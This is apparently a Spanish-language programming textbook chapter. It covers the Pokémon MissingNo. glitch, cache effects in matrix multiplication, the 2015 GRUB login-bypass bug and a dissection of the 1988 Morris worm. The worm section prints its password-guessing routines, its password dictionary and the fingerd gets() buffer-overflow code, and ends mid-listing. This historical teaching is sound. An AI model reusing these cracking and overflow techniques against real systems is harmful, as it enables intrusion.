0x1F	Move 3 PP values	1 byte
0x20	Move 4 PP values	1 byte
-		

Dirección	Contenido	Tamaño
0x21	Level	1 byte
0x22	Maximum HP	2 bytes
0x24	Attack	2 bytes
0x26	Defense	2 bytes
0x28	Speed	2 bytes
0x2A	Special	2 bytes

Algunas curiosidades:

- En 44 bytes se podían almacenar todos los datos de un Pokémon. En total, todo un archivo de guardado del juego ocupaba 32KB. Para hacernos una idea de la escala, cualquier foto hecha con un smartphone ocupa varios MB, es decir, más de mil veces que un archivo con todos los datos de la partida.
- El carameloraro era un objeto que permitía aumentar en 1 el nivel de un Pokémon, siendo 100 el máximo. Sin embargo, había un bug que permitía conseguir Pokémon de nivel superior a 100 (ver 4.1.5.2). Si a uno de esos Pokémon le damos un carameloraro, su nivel aumentará en 1 (especulando, seguramente en el código hará algo como (nivel==100)?"Error, ya tiene el nivel máximo":nivel++;). Ahora bien, como el nivel se almacena en 1 byte, si le damos un caramelo a un Pokémon de nivel 255 se producirá un overflow y su nivel pasará a ser de 0. En este vídeo se puede ver el bug (a partir del minuto 2:30): https://www.youtube.com/watch?v=Gws8iOPuj-k (https://www.youtube.com/watch?v=Gws8iOPuj-k)
- Cuando se almacenaba un Pokémon en el PC de Bill, los datos de la última columna (dirección 0x21 en adelante) no se guardaban. Por tanto, cada vez que se metía un Pokémon en el PC y se sacaba, sus características de ataque, defensa, velocidad y especial se recalculaban.


4.1.5.2 MissignNo.

Dado que había 151 Pokémon, para poder almacenar su ID era necesario usar como mínimo 2 bytes. En consecuencia, sobraban 105 IDs que no contenían ningún Pokémon. De ellas, 39 hacen referencia a Pokémon que no se llegaron a poner en el juego (la idea original era tener 190) y, por ello, se les puso el nombre de MissingNo. (missing number). En principio, esos 39 Pokémon llamados MissingNo. nunca deberían aparecer. Sin embargo, existía un bug muy curioso que permitía que esos Pokémon apareciesen y que, además, nos puede demostrar la importancia de inicializar las variables adecuadamente.

El juego tenía en un "archivo de texto" una lista con todos los Pokémon que podían aparecer cuando se caminaba por la hierba o por el mar en cada zona. Cuando el personaje entraba en una zona con hierba, leía de dicho archivo qué Pokémon podían aparecer y los guardaba en una variable, llamémosla *grass*. De forma similar, cuando el personaje entraba en una zona con mar, leía los Pokémon que podían aparecer y los guardaba en la variable *water*.

Así, si el personaje se mueve a una zona en la que no hay hierba no se reseteará la variable *grass* y contendrá lo que hubiera antes. Esto en principio no debería ser un problema ya que los Pokémon de hierba solo pueden aparecer cuando pasemos por la hierba. Por definición, si en la zona hay hierba entonces la variable se reseteará y tendrá el contenido correcto...


Sin embargo, había un fallo en una zona del mapa que hacía que el suelo, aunque visualmente es agua, fuera considerado hierba:



Por tanto, ya tenemos el primer paso del bug:

- Partimos de una zona en la que haya hierba, llamémosla A. En la variable *grass* tendremos los Pokémon que pueden aparecer en la zona A.
- Usamos la técnica de vuelo para ir a la ciudad de Isla Canela. Como en la ciudad no hay hierba, la variable *grass* sigue teniendo los valores de la A.
- Vamos a la zona del agua que se ve en la figura. El sistema reseteará la variable *water* correctamente pero, al no haber hierba en el agua, la variable *grass* seguirá teniendo los contenidos de A.
- Al movernos por esa línea que erróneamente el juego considera como hierba, nos aparecerán Pokémon de la zona A en el agua de Isla Canela.

Ahora bien, existe un determinado evento del juego que hace este bug todavía más interesante. En la primera ciudad del juego hay un personaje, OLD MAN, que nos enseña cómo capturar Pokémon. Para ello, de forma temporal, el juego sustituye nuestro personaje por este OLD MAN:



Claro, si la función que "monta" el combate lo que hace es leer, pongamos, la variable *nombreDelPersonaje*, si queremos sustituir nuestro nombre por OLD MAN necesitamos que en esa variable ponga OLD MAN. Pero si simplemente hacemos *nombreDelPersonaje="OLD MAN"*, ¡perderíamos el nombre de nuestro personaje! La solución es sencilla, podemos guardar el nombre en alguna variable que no se esté utilizando durante el combate y, cuando termine, copiar su contenido de nuevo a *nombreDelPersonaje*. ¿Qué variable decidieron usar? Sí, la variable *grass*.

De esta forma, cuando termina el combate, se vuelve a copiar el contenido de *grass* en *nombreDelPersonaje*. Hasta aquí todo bien. Sin embargo, como en la ciudad que se produce la demostración de OLD MAN no hay hierba, cuando terminamos la demostración la variable *grass* seguirá teniendo nuestro nombre. Si a continuación volamos a la Isla Canela, sin pasar por ningún sitio con hierba, en la variable *grass* seguirá guardado nuestro nombre. Si ahora vamos a esa zona de agua que erróneamente se considera hierba nos aparecerán... ¿qué?

Como hemos visto en la sección 1.1, las letras realmente son guardadas como números. Así, si transformamos las letras a números podemos saber qué Pokémon puede aparecer en función del nombre. En particular, las letras en las posiciones 3, 5 y 7 determinan qué Pokémon y las de las posiciones 2, 4 y 6 su nivel. Así, por ejemplo, si nuestro personaje se llamase "Fisica":

Letra	Resultado
F	
i	168
s	Charmaleon
i	168
c	MissingNo.
a	

¡Ahí tenemos a nuestro MissingNo.! Si caminamos por esa zona nos podrán aparecer Charmaleons de nivel 168 y MissingNo.s de nivel 168. Si nuestro nombre fuese otro, serían otros Pokémon con otros niveles. De hecho, hay gente que se pone el nombre de forma que le salgan ahí los Pokémon que quieren. La lista completa de equivalencias se puede consultar aquí (https://glitchcity.info/wiki/The_Big_HEX_List).

4.2 ¿Un vídeo vale más que mil palabras?

4.3 Multiplicando matrices

La multiplicación de matrices es un muy buen ejemplo de dos cosas que conviene tener en mente cuando se avanza en el mundo de la programación:

- Es importante conocer en detalle cómo funciona internamente el lenguaje de programación que estás usando, así como su interacción con el hardware.
- Hasta para el problema más sencillo, siempre habrá una solución más óptima que ya habrá descubierto alguien antes que tú. No es necesario reinventar la rueda continuamente.

Supongamos que queremos hacer la operación $C = A \cdot B$. Como el ordenador es muy rápido, para poder medir bien el tiempo que tarda en hacerlo vamos a hacer la operación 10 veces, de forma que le costará algo más de un minuto (paciencia):

In [ ]:

```
#include <time.h>
#include <stdio.h>
#include <stdlib.h>

int main()
{
    double suma;
    double **A, **B, **C;

    A = malloc(1000*sizeof*A);
    B = malloc(1000*sizeof*B);
    C = malloc(1000*sizeof*C);
    for(int i=0;i<1000;i++){
        A[i] = malloc(1000*sizeof*A[i]);
        B[i] = malloc(1000*sizeof*B[i]);
        C[i] = malloc(1000*sizeof*C[i]);
    }

    for(int i=0;i<1000;i++)
    {
        A[i][i] = 1.1;
        B[i][i] = 2.1;
    }

    int t = time(NULL);

    for(int c=0;c<10;c++) //Multiplicamos 10 veces
        for(int i=0;i<1000;i++)
            for(int j=0;j<1000;j++)
            {
                suma = 0;
                for(int k=0;k<1000;k++)
                    suma += A[i][k]*B[k][j];
                C[i][j] = suma;
            }

    printf("Hemos tardado %d segundos en hacer las multiplicaciones\n",(int)(tim
e(NULL)-t));

    for(int i=0;i<1000;i++){
        free(A[i]);free(B[i]);free(C[i]);
    }
    free(A);free(B);free(C);
}
```

En cambio, si hacemos una pequeña modificación del algoritmo...

In [ ]:

```
#include <time.h>
#include <stdio.h>
#include <stdlib.h>

int main()
{
    double suma;
    double **A, **B, **C;

    A = malloc(1000*sizeof*A);
    B = malloc(1000*sizeof*B);
    C = malloc(1000*sizeof*C);
    for(int i=0;i<1000;i++){
        A[i] = malloc(1000*sizeof*A[i]);
        B[i] = malloc(1000*sizeof*B[i]);
        C[i] = malloc(1000*sizeof*C[i]);
    }

    for(int i=0;i<1000;i++)
    {
        A[i][i] = 1.1;
        B[i][i] = 2.1;
    }

    int t = time(NULL);

    //Guardamos en B su traspuesta
    for(int i=0;i<1000;i++)
        for(int j=0;j<1000;j++)
            B[i][j] = B[j][i];

    for(int c=0;c<10;c++) //Multiplicamos 1000 veces
        for(int i=0;i<1000;i++)
            for(int j=0;j<1000;j++)
            {
                suma = 0;
                for(int k=0;k<1000;k++)
                    suma += A[i][k]*B[j][k]; //Como hemos traspuesto B, tenemos
 que cambiar el orden de los índices
                C[i][j] = suma;
            }

    printf("Hemos tardado %d segundos en hacer las multiplicaciones\n",(int)(tim
e(NULL)-t));

    for(int i=0;i<1000;i++){
        free(A[i]);free(B[i]);free(C[i]);
    }
    free(A);free(B);free(C);
}
```

¡Le cuesta menos de la mitad de tiempo!

La explicación es relativamente sencilla. El ordenador, para ir más rápido, cuando lee algo de la memoria RAM realmente lee un poco más y lo guarda en una memoria muy pequeña pero mucho más rapida que la RAM. Podemos pensar que es como si al abrir una bolsa de chucherías para comernos una cogiésemos varias y las dejásemos encima de la mesa por si en el futuro cercano nos apetece comernos otra. En el caso particular de las matrices, esto significa que cuando el ordenador lee de la RAM el elemento $[i, j]$ aprovecha y coge alguno de los que vienen después. Como las matrices se guardan fila por fila (ver sección 2.2), esto significa que el ordenador tiene ya a mano unos cuantos elementos de la fila i.

Así, en el primer algoritmo que hemos puesto, la multiplicación de la matriz empieza por los elementos $A[0][0]$ y $B[0][0]$. Según lo anterior, el ordenador buscará en RAM el elemento $A[0][0]$, cogerá alguno más, y guardará todo en esa memoria pequeña pero rápida. Después, hará lo mismo con el $B[0][0]$. Finalmente, calculará el producto de ambos elementos. Hasta aquí, todo es igual en ambos códigos. Sin embargo, el siguiente paso consiste en multiplicar $A[0][1]B[1][0]$. El $A[0][1]$, según lo anterior, estará ya guardado en esa memoria rápida pero el $B[1][0]$ no, ya que pertenece a otra fila. Por tanto, el ordenador tendrá que tirar a la basura esos elementos de B que tenía guardados por si acaso e ir a buscar el $B[1][0]$ a la RAM.

Ahora bien, sabemos que $B[k][j] = B^T[j][k]$. Es decir, si trasponemos B antes de llegar a la multiplicación podremos usar los índices invertidos de forma que en lugar de multiplicar cada fila de A por una columna de B realmente lo haremos por una fila de B^T. En consecuencia, podremos aprovecharnos de todos esos números que están guardados en esa memoria rápida que habremos guardado anteriormente.

Se puede ir más allá y ajustar la multiplicación en función del tamaño exacto que tenga esa memoria pequeña en nuestro ordenador, así como aplicar técnicas mucho más avanzadas (https://stackoverflow.com/questions/35401524/how-to-optimize-matrix-multiplication-matmul-code-to-run-fast-on-a-single-proc/54546544#54546544). Sin embargo, lo normal es no programar nosotros mismos ese tipo de funciones, sino buscar librerías que ya tengan esas funciones pues en la mayoría de los casos (aunque no siempre) estaŕan mucho más optimizados de lo que nosotros podríamos conseguir.

4.4 Hackeando Linux usando punteros

En el 2015 se descubrió un error en el código del Grub que había estado presente desde el 2009. Simplificando mucho, el Grub es el programa que se encarga de encender el ordenador cuando trabajamos con Linux. Opcionalmente, se le puede poner un usuario y contraseña. El error, como vamos a ver, permitía saltarse a un atacante esa contraseña.

El código que se encargaba de leer el nombre de usuario es el siguiente:

```
static int
grub_username_get (char buf[], unsigned buf_size)
{
  unsigned cur_len = 0;
  int key;

  while (1)
    {
      key = grub_getkey ();
      if (key == '\n' || key == '\r')
        break;

      if (key == '\b')  // Does not checks underflows !!
        {
          cur_len--; // Integer underflow !!
          grub_printf ("\b");
          continue;
        }

      /////////////////////////////////
      //Aquí había algo más de código//
      /////////////////////////////////

    }

  grub_memset( buf + cur_len, 0, buf_size - cur_len); // Out of bounds ov
erwrite

  return (key);
}
```

Como se puede ver, recibe dos parámetros: una cadena de texto, *buf*, con el nombre; y un entero sin signo con el tamaño del buffer, *buf_size*. El tamaño del buffer es el tamaño máximo que puede tener el nombre. Por motivos de seguridad, un poco complejos de explicar, el objetivo de esta función es guardar en memoria la cadena *buf* rellenando con 0 todos los valores que falten hasta llegar al máximo. Es decir, suponiendo que *buf="root\n"* y que *buf_size=10*, el objetivo de la función sería guardar en la memoria "000000root".

Veamos paso a paso qué haría la función:

- Primero declaramos dos variables: *cur_len* que es **unsigned**, es decir, mayor o igual que cero y *key*, un entero. La variable *cur_len* queremos que mida lo mismo que el nombre del usuario, de ahí que tenga que ser mayor o igual que cero.

- Después entramos en un bucle infinito que solo termina cuando key sea '\n' o '\r', es decir, cuando pulsamos enter (típico gesto de introducir el nombre de usuario o la contraseña y pulsar enter al final).
- Si key no es igual a enter, comprobamos si es igual a '\b', es decir, si es la tecla retroceso. En otras palabras, si hemos borrado alguna letra.
- En caso de que key sea el retroceso, restamos uno a cur_len... ¿Pero qué pasa si *cur_len==0*? Primer bug, estaríamos intentando guardar "-1" en una variable que solo puede tener números positivos.
- Una vez fuera del bucle, la función *grub_memset* se encarga de escribir '0' desde la posición *buf* + *cur_len*, es decir, en teoría la longitud del nombre, hasta *buf_size* - *cur_len*, es decir, todo lo que queda para llegar a *buf_size*.

Ahora bien, si *cur_len* es negativo, esto nos permitiría escribir 0 en zonas de la memoria a la que supuestamente no deberíamos poder acceder. El cómo explotar esto para saltarnos la seguridad del sistema es un poco más complejo, pero el error en sí como se ve es muy simple. La solución, por tanto, es trivial:

```
if (key == '\b' && cur_len) //Arreglado!
        {
          cur_len--;
          grub_printf ("\b");
          continue;
        }
```

Con agregar al condicional el que cur_len sea mayor que cero, solucionado. 6 años tardó alguien en darse cuenta del fallo.

4.5 Morris worm: el primer gusano de la historia

Pongámonos en contexto:

> On the evening of November 2, 1988, a self-replicating program was released upon the Internet (1) This program (a worm) invaded VAX and Sun-3 computers running versions of Berkeley UNIX, and used their resources to attack still more computers. Within the space of hours this program had spread across the U.S., infecting hundreds or thousands of computers and making many of them unusable due to the burden of its activity.
>
> (1) The Internet is a logical network made up of many physical networks, all running the IP class of network protocols.

Sí, estamos hablando de una época en la al poner la palabra 'Internet' había que explicar qué era por si la gente que leía el documento nunca había oído hablar de ello.

En este apartado vamos a repasar brevemente la historia y funcionamiento de este gusano. Gracias a su antigüedad y a que estaba escrito en C, seremos capaces de comprender, aunque sea por encima, cómo funcionaba.

4.5.1 Historia del gusano

Los gusanos son programas cuyo objetivo es replicarse y extenderse a otros ordenadores. Los gusanos en principio no pretenden dañar el sistema, aunque se pueden usar para introducirse en un ordenador y después abrir la puerta a un virus más potente. Sin embargo, como veremos, incluso un gusano que en principio no pretende dañar el sistema puede producir resultados catastróficos.

Nos situamos en 1988, Internet era algo que todavía estaba contenido dentro de los Estados Unidos (el CERN no se conectaría hasta el año siguiente, 1989) y solo era utilizado por el ejército, los grandes centros de investigación, universidades y unas pocas empresas.

El día 3 de Noviembre, cuando los administradores de sistemas llegaron al trabajo vieron que los ordenadores estaban completamente saturados, era imposible hacer nada con ellos. Cundió el pánico. Era imposible saber si el gusano solo estaba dejando inservibles los ordenadores o si estaba robando información, destruyéndola, si el enemigo era interior o exterior (KGB)... Podemos hacernos una idea de la situación si miramos la lista de mensajes que se intercambiaron los administradores de sistemas de la época, el equivalente grupo de whatsapp de entonces (http://securitydigest.org/tcp-ip/archive/1988/11):

> Date: 3 Nov 88 07:28:00 GMT
>
> From: yee@AMES.ARC.**NASA.GOV** (Peter E. Yee)
>
> To: comp.protocols.tcp-ip
>
> Subject: Internet VIRUS alert
>
> **We are currently under attack from an Internet VIRUS. It has hit UC Berkeley, UC San Diego, Lawrence Livermore, Stanford, and NASA Ames.** The virus comes in via SMTP, and then is able to attack all 4.3BSD and SUN (3.X?) machines. It sends a RCPT TO that requests that its data be piped through a shell. It copies in a program, compiles and executes it. This program copies in VAX and SUN binaries that try to replicate the virus via connections to TELNETD, FTPD, FINGERD, RSHD, and SMTP. The programs also appear to have DES tables in them. They appear in /usr/tmp as files that start with the letter x. **Removing them is not enough as they will come back in the next wave of attacks. For now turning off the above services seems to be the only help.** The virus is able to take advantage of .rhosts files and hosts.equiv. We are not certain what the final result of the binaries is, hence the warning.
>
> I can be contacted at (415) 642-7447. Phil Lapsley and Kurt Pires at this number are also conversant with the virus.

A continuación los mensajes son un caos de datos, parches, ideas para solucionarlo... Afortunadamente, el gusano no pretendía hacer ningún daño permanente, por lo que en cuestión de días la cosa fue solucionada.

No obstante, este ataque fue el primero que realmente fue a gran escala, llegando casi a apagar todo Internet. Esto incrementó el interés de la gente en la seguridad de los sistemas, cosa hasta entonces poco revisada. De hecho en esa lista se puede ver una discusión entre gente diciendo *ya sabíamos que existía ese fallo, pero como somos educados nunca nos habíamos aprovechado de él* y gente diciendo *si ya lo sabíais teníais que avisar para arreglarlo, confiar en que todo el mundo va a ser educado es estúpido*. En general, hay gente que considera que el ataque fue positivo, pues permitió resaltar la importancia de la seguridad antes de que Internet fuese demasiado grande.

En concreto, resulta interesante el mensaje de este profesor de la Universidad de Pittsburgh para hacernos una idea la repercusión que tuvo este ataque en la época:

> [...]
>
> Within a week or two, members of the organizations responsible for this network are going to be meeting to discuss the implications of the recent virus(es), and mechanisms with which they can be dealt. **One possible outcome would be increased restrictions on access to the network (the Defense Research Network is already moving along these lines)**. It would not be unreasonable to consider whether a venture such as this should be supported, at all. To restrict access to a network such as this, or to remove the network, altogether, would be the economic equivalent to tearing up the Interstate highway system. The effect on academic and technological advancement would be quite serious.
>
> [...]

Sí, existía el temor de que tras este ataque el ejército restringiese enormemente el acceso a Internet, ¡en una época en la que solo las grandes empresas y universidades podían entrar!

Empero, más interesante me parece, si cabe, este párrafo. Creo que si alguien nos dijera que esto fue escrito ayer nos lo creeríamos perfectamente. Pero no, fue escrito hace 30 años:

> **If we tolerate those who view the network as a playground where anyhting goes, we are going to be faced with serious consequences. But the answer is not to change the character of the network (by increasing restrictions and decreasing freedom of access), but to promote a sense of character among the members of the community who work and experiment in this network. This puts the burden on us to remember that there is a need for us to encourage, teach, and provide examples of the kind of behaviors that we need to preserve in order to preserve the network.**

(se puede leer completo aquí (http://securitydigest.org/tcp-ip/archive/1988/11#000095))

Por cierto, Robert T. Morris (el creador del gusano) fue la primera persona condenada por la *Computer Fraud and Abuse Act*, la ley creada en Estados Unidos para específicamente perseguir a las personas que se introdujesen en ordenadores ajenos. Además, tras tres años de libertad condicional, 400 horas de servicios comunitarios y una multa de 10,050 dólares, se doctoró en Harvard y actualmente es profesor del MIT.

4.5.2 Funcionamiento

A continuación, vamos a diseccionar al gusano. El programa completo es muy complejo, además de basarse en los sistemas operativos de la época que poco tienen que ver con los actuales. En cualquier caso, trataremos de ver una versión simplificada del mismo pues resulta interesante ver cómo los punteros, que en principio nos parecen algo que nos piden en clase y que no tienen mucho sentido, pueden ser usados para destruir Internet (por lo menos en 1988).

Esencialmente, el gusano usaba 4 estrategias diferentes para propagarse al siguiente ordenador: 1) Usando los servicios rexec/rsh 2) Aprovechar un bug en el servicio *fingerd* 3) Aprovechar un bug en el programa *sendmail* de Unix

Una vez que llegaba a un ordenador, lo primero que hacía el gusano era comprobar si ya estaba allí, es decir, si ya había una copia suya corriendo en el ordenador. Si la había, el nuevo gusano se autodestruía. Si no, el gusano procedía a ejecutarse y a volver a buscar nuevos ordenadores que infectar. Sin embargo, este procedimiento hubiera hecho muy vulnerable al gusano pues bastaría con fingir la señal de "sí, ya estoy aquí" para que el gusano nunca llegase a infectar el ordenador. Por ello, Morris introdujo que 1 de cada 7 veces el gusano se saltaría esta condición. Este valor, aparentemente pequeño, resultó ser catastrófico. Un gusano que en un principio hubiera pasado prácticametne inadvertido empezó a introducirse en los mismos ordenadores una y otra vez ya que la red era lo suficientemente densa como para que tarde o temprano esa condición se cumpliese. Si el gusano se ejecutaba dos veces en un ordenador se duplicaba su capacidad infectiva, lo que hacía más probable que alguna copia volviese a ese ordenador. Al final llegó el punto en el que había tantas copias del mismo gusano en los ordenadores que dejaban de responder y de ahí el caos que generó.

En lo que respecta a las estrategias que utilizaba para infectar un nuevo ordenador, las que más nos interesan a nosotros son las dos primeras. La primera es algo compleja de describir completamente, pero basta con saber que uno de los pasos era intentar adivinar la contraseña del dueño del ordenador. Veamos cómo lo hacía.

La función encargada de obtener la contraseña era *cracksome*:

```
cracksome()
{
    switch (cmode){
    case 0:
    strat_0();
    return;
    case 1:
    strat_1();
    return;
    case 2:
    try_words();
    return;
    case 3:
    dict_words();
    return;
    }
}
```

Como vemos, se trata de un switch que permite elegir varias estrategias. Si *cmode=0* se ejecuta la función *strat_0*. Resumiendo, esta función busca la lista de usuarios en unos archivos especiales del ordenador, los guarda en la variable *x27f2c* y cambia *cmode* a 1.

```
strat_0()                   /* 0x5da4 */
{
    //[...]

    cmode = 1;
    x27f2c = user_list;
    return;
}
```

A continuación, la función *cracksome* era llamada de nuevo, ejecutando esta vez la función *strat_1*. Esta función era un conjunto de estrategias pensadas para "crackear" la contraseña del usuario. Estas estrategias eran tan complejas como...

- Probar una contraseña vacía (""):

```
if (try_passwd(x27f2c, XS("")))
        continue;
```

- Probar el propio nombre de usuario como contraseña:

```
strncpy(usrname, x27f2c, sizeof(usrname)-1);
    usrname[sizeof(usrname)-1] = '\0';
    if (try_passwd(x27f2c, usrname))
        continue;
```

- Probar el nombre de usuario dos veces seguidas:

```
sprintf(buf, XS("%.20s%.20s"), usrname, usrname);
    if (try_passwd(x27f2c, buf))
        continue;
```

- Probar el nombre de usuario al revés:

```
    reverse_str(usrname, buf);
        if (try_passwd(x27f2c, buf))
            return;
```

Si todo esto fallaba, *cmode* pasaba a valer 2 y se entraba en la función *try_words*. Esta función básicamente probaba a ver si la contraseña era una de estas:

```
char *wds[] =
{
    "academia", "aerobics", "airplane", "albany","albatross", "albert", "alex", "alexander",
    "algebra", "aliases", "alphabet", "amorphous","analog", "anchor", "andromache", "animals",
    "answer", "anthropogenic", "anvils", "anything","aria", "ariadne", "arrow", "arthur",
    "athena", "atmosphere", "aztecs", "azure","bacchus", "bailey", "banana", "bananas",
    "bandit", "banks", "barber", "baritone","bass", "bassoon", "batman", "beater",
    "beauty", "beethoven", "beloved", "benz","beowulf", "berkeley", "berliner", "beryl",
    "beverly", "bicameral", "brenda", "brian","bridget", "broadway", "bumbling", "burgess",
    "campanile", "cantor", "cardinal", "carmen","carolina", "caroline", "cascades", "castle",
    "cayuga", "celtics", "cerulean", "change","charles", "charming", "charon", "chester",
    "cigar", "classic", "clusters", "coffee","coke", "collins", "commrades", "computer",
    "condo", "cookie", "cooper", "cornelius","couscous", "creation", "creosote", "cretin",
    "daemon", "dancer", "daniel", "danny","dave", "december", "defoe", "deluge",
    "desperate", "develop", "dieter", "digital","discovery", "disney", "drought", "duncan",
    "eager", "easier", "edges", "edinburgh","edwin", "edwina", "egghead", "eiderdown",
    "eileen", "einstein", "elephant", "elizabeth","ellen", "emerald", "engine", "engineer",
    "enterprise", "enzyme", "ersatz", "establish","estate", "euclid", "evelyn", "extension",
    "fairway", "felicia", "fender", "fermat","fidelity", "finite", "fishers", "flakes",
    "float", "flower", "flowers", "foolproof","football", "foresight", "format", "forsythe",
    "fourier", "fred", "friend", "frighten","fungible", "gabriel", "gardner", "garfield",
    "gauss", "george", "gertrude", "ginger","glacier", "golfer", "gorgeous", "gorges",
    "gosling", "gouge", "graham", "gryphon","guest", "guitar", "gumption", "guntis",
    "hacker", "hamlet", "handily", "happening","harmony", "harold", "harvey", "hebrides",
    "heinlein", "hello", "help", "herbert","hiawatha", "hibernia", "honey", "horse",
    "horus", "hutchins", "imbroglio", "imperial","include", "ingres", "inna", "innocuous",
    "irishman", "isis", "japan", "jessica","jester", "jixian", "johnny", "joseph",
```

```
    "joshua", "judith", "juggle", "julia","kathleen", "kermit", "kernel",
"kirkland",
    "knight", "ladle", "lambda", "lamination","larkin", "larry", "lazaru
s", "lebesgue",
    "leland", "leroy", "lewis", "light","lisa", "louis", "lynne", "macint
osh",
    "mack", "maggot", "magic", "malcolm","mark", "markus", "marty", "marv
in",
    "master", "maurice", "mellon", "merlin","mets", "michael", "michelle"
, "mike",
    "minimum", "minsky", "moguls", "moose","morley", "mozart", "nancy",
"napoleon",
    "nepenthe", "ness", "network", "newton","next", "noxious", "nutritio
n", "nyquist",
    "oceanography", "ocelot", "olivetti", "olivia","oracle", "orca", "orw
ell", "osiris",
    "outlaw", "oxford", "pacific", "painless","pakistan", "papers", "pass
word", "patricia",
    "penguin", "peoria", "percolate", "persimmon","persona", "pete", "pet
er", "philip",
    "phoenix", "pierre", "pizza", "plover","plymouth", "polynomial", "pon
dering", "pork",
    "poster", "praise", "precious", "prelude","prince", "princeton", "pro
tect", "protozoa",
    "pumpkin", "puneet", "puppet", "rabbit","rachmaninoff", "rainbow", "r
aindrop", "raleigh",
    "random", "rascal", "really", "rebecca","remote", "rick", "ripple",
"robotics",
    "rochester", "rolex", "romano", "ronald","rosebud", "rosemary", "rose
s", "ruben",
    "rules", "ruth", "saxon", "scamper","scheme", "scott", "scotty", "sec
ret",
    "sensor", "serenity", "sharks", "sharon","sheffield", "sheldon", "shi
va", "shivers",
    "shuttle", "signature", "simon", "simple","singer", "single", "smile"
, "smiles",
    "smooch", "smother", "snatch", "snoopy","soap", "socrates", "sossina"
, "sparrows",
    "spit", "spring", "springer", "squires","strangle", "stratford", "stu
ttgart", "subway",
    "success", "summer", "super", "superstage","support", "supported", "s
urfer", "suzanne",
    "swearer", "symmetry", "tangerine", "tape","target", "tarragon", "tay
lor", "telephone",
    "temptation", "thailand", "tiger", "toggle","tomato", "topography",
"tortoise", "toyota",
    "trails", "trivial", "trombone", "tubas","tuttle", "umesh", "unhappy"
, "unicorn",
    "unknown", "urchin", "utility", "vasant","vertigo", "vicky", "villag
e", "virginia",
    "warren", "water", "weenie", "whatnot","whiting", "whitney", "will",
"william",
```

```
    "williamsburg", "willie", "winston", "wisconsin","wizard", "wombat",
"woodwind", "wormwood",
    "yacov", "yang", "yellowstone", "yosemite","zimmerman",0
};
```

Si todo esto fallaba, quedaba un último recurso, la función *dict_words*. Esta función consistía en buscar el diccionario presente en todos los ordenadores e ir probando una a una todas las palabras. Obviamente, este proceso lleva mucho tiempo, y más en los ordenadores de la época, por lo que nunca se llegó a ejecutar correctamente.

La simpleza de estrategia contrasta con la que más nos interesa, el bug de la función *fingerd*, una de las partes más brillantes del gusano.

Cuando hoy en día usamos un navegador de internet para visitar una página web lo que realmente hacemos es que un programa en nuestro dispositivo (cliente) se conecta a un programa del ordenador en el que está alojada la web (servidor). El servicio *fingerd* es la versión de los 80 de este proceso. En el servidor está ejecutándose todo el rato el programa *fingerd*, esperando que le llegue alguna señal de alguien que quiere conectarse. Esta señal es enviada por el programa *finger* desde un cliente. El objetivo de esta conexión era recibir datos sobre algún usuario del servidor como puede ser su número de teléfono o la oficina en la que trabajaba. Vamos, el facebook de la época.

El funcionamiento del programa era muy simple. En esencia, consistía en poner 'finger nombreDeUsuario'. Así, se enviaría la petición al programa *fingerd* situado en el servidor de que mandase la información que tuviese sobre *nombreDeUsuario*. Veamos el trozo de este programa *fingerd* que nos interesa:

```
1: /*
   2:  * Copyright (c) 1983 Regents of the University of California.
   3:  * All rights reserved.  The Berkeley software License Agreement
   4:  * specifies the terms and conditions for redistribution.
   5:  */
 17: /*
 18:  * Finger server.
 19:  */
 23: #include <stdio.h>
 24: #include <ctype.h>
 25:
 26: main(argc, argv)
 27:     char *argv[];
 28: {
 30:     char line[512];
         //[...]
 39:     line[0] = '\0';
 40:     gets(line);
         //[...]
 85:     return(0);
 86: }
```

Como se puede ver, en la línea 30 el programa declara un char de tamaño 512. Después, en la línea 40 el programa usa la función gets. Esta función, sencillamente, lee lo que el usuario esté introduciendo y lo

Como se puede ver, en la línea 30 el programa declara un char de tamaño 512. Después, en la línea 40 el programa usa la función gets. Esta función, sencillamente, lee lo que el usuario esté introduciendo y lo guarda en *line*, nombreDeUsuario en nuestro caso. El problema, claro está, es que la función **gets no comprueba en ningún momento que lo que el usuario introduce cabe en *line***. En otras palabras, si introducimos un nombre de usuario que ocupe más de 512 bytes, sobreescribiremos cosas en la memoria RAM del sistema a placer.

Y aquí es donde el gusano obra la magia. En lugar de mandar un nombre de usuario de 512 bytes manda uno de **536** bytes, tan solo 24 bytes (vienen a ser 3 doubles) más de lo que esperaba *fingerd*. Como la memoria RAM se organiza en una dimensión, era posible saber qué había justo después de la variable *line*. En concreto, se encontraba la dirección del lugar al que tenía que ir el programa cuando terminase de ejecutarse. Por tanto, si se modifica lo que hay escrito ahí se puede mandar ejecutar cualquier cosa guardada en memoria, incluída la propia variable *nombreDeUsuario*. Eso, en esencia, permite ejecutar el código que queramos, obteniendo el control total del sistema. En ciberseguridad a este tipo de vulnerabilidad se le denomina *buffer overflow*.

```
static try_finger(host, fd1, fd2)
     struct hst *host;
     int *fd1, *fd2;
{
    //[...]

    char buf[536];

    for(i = 0; i < 536; i++)
